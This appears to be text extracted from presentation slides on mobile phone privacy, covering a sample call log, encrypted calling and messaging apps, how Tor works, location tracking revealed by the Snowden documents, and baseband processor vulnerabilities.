



tip klica	klicana oseba	datum in čas	trajanje
RP klic	Nemčija	Jun 1, 2013 5:59:51 PM	10
RP klic	Nemčija	Jun 1, 2013 6:21:14 PM	70




tip klica	klicana oseba	datum in čas	trajanje
RP klic	Slovenija3	Jun 2, 2013 10:47:14 AM	11
RP klic	Slovenija3	Jun 2, 2013 10:47:52 AM	64
RP klic	Slovenija3	Jun 2, 2013 10:49:03 AM	102
RP klic	Slovenija3	Jun 2, 2013 10:50:52 AM	70
RP klic	Slovenija4	Jun 2, 2013 11:59:36 AM	2
RP SMS	Slovenija4	Jun 2, 2013 12:38:11 PM	2
RP SMS	Slovenija5	Jun 2, 2013 12:56:06 PM	1

Encrypted calls: CsipSimple and OSTN




Traffic data?


Encrypted instant messages: ChatSecure



Anonymisation...



How Tor Works: 3




Alice




Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, **green links** are encrypted, **red links** are in the clear.

Dave




Jane






Bob



...of voice communication on a mobile phone



Voice communication on a mobile phone through Tor network



Quick look in a (near) future...

- Smartphone market is growing.
- Mobile networks are growing and becoming faster.
- Mobile phones are becoming cheaper (*China!*).
- ALL communications are moving to the internet.
- Opensource applications for encryption of communications are free, interoperable and run on a different OS'.
- Bruce Schneier, Take Back the Internet:
 - “*To the engineers, I say this: we built the Internet, and some of us have helped to subvert it. Now, those of us who love liberty have to fix it.*”


Are we safe now...?

Location privacy

- “*Cell phones are 'Stalin's dream.'*
Cell phones are tools of Big Brother. I'm not going to carry a tracking device that records where I go all the time, and I'm not going to carry a surveillance device that can be turned on to eavesdrop.”

--Richard Stallman

Location privacy



Source and copyright: Washington Post, NSA tracking cellphone locations worldwide, Snowden documents show, 4. december 2013, <http://apps.washingtonpost.com/g/page/national/how-the-nsa-is-tracking-people-right-now/634/>

Location privacy

- IMEI modifier

[<http://forum.xda-developers.com/showthread.php?t=1103766>]

- MAC changer

[<http://www.openwiki.com/ow.asp?Changing+MAC+addresses+on+mobile+devices>]

- IMSI... :-(

How much processors does have your mobile phone?

- Besides “main” processor, it has a processor in a SIM card and baseband processor...
- *Baseband processor* is primary, running *real-time OS*... and vulnerable!
 - it is possible to silently switch on microphone from the network, it is possible to block or even “brick” mobile phone,...
 - More info: Ralf-Philipp Weinmann, University of Luxembourg: The Baseband Apocalypse.

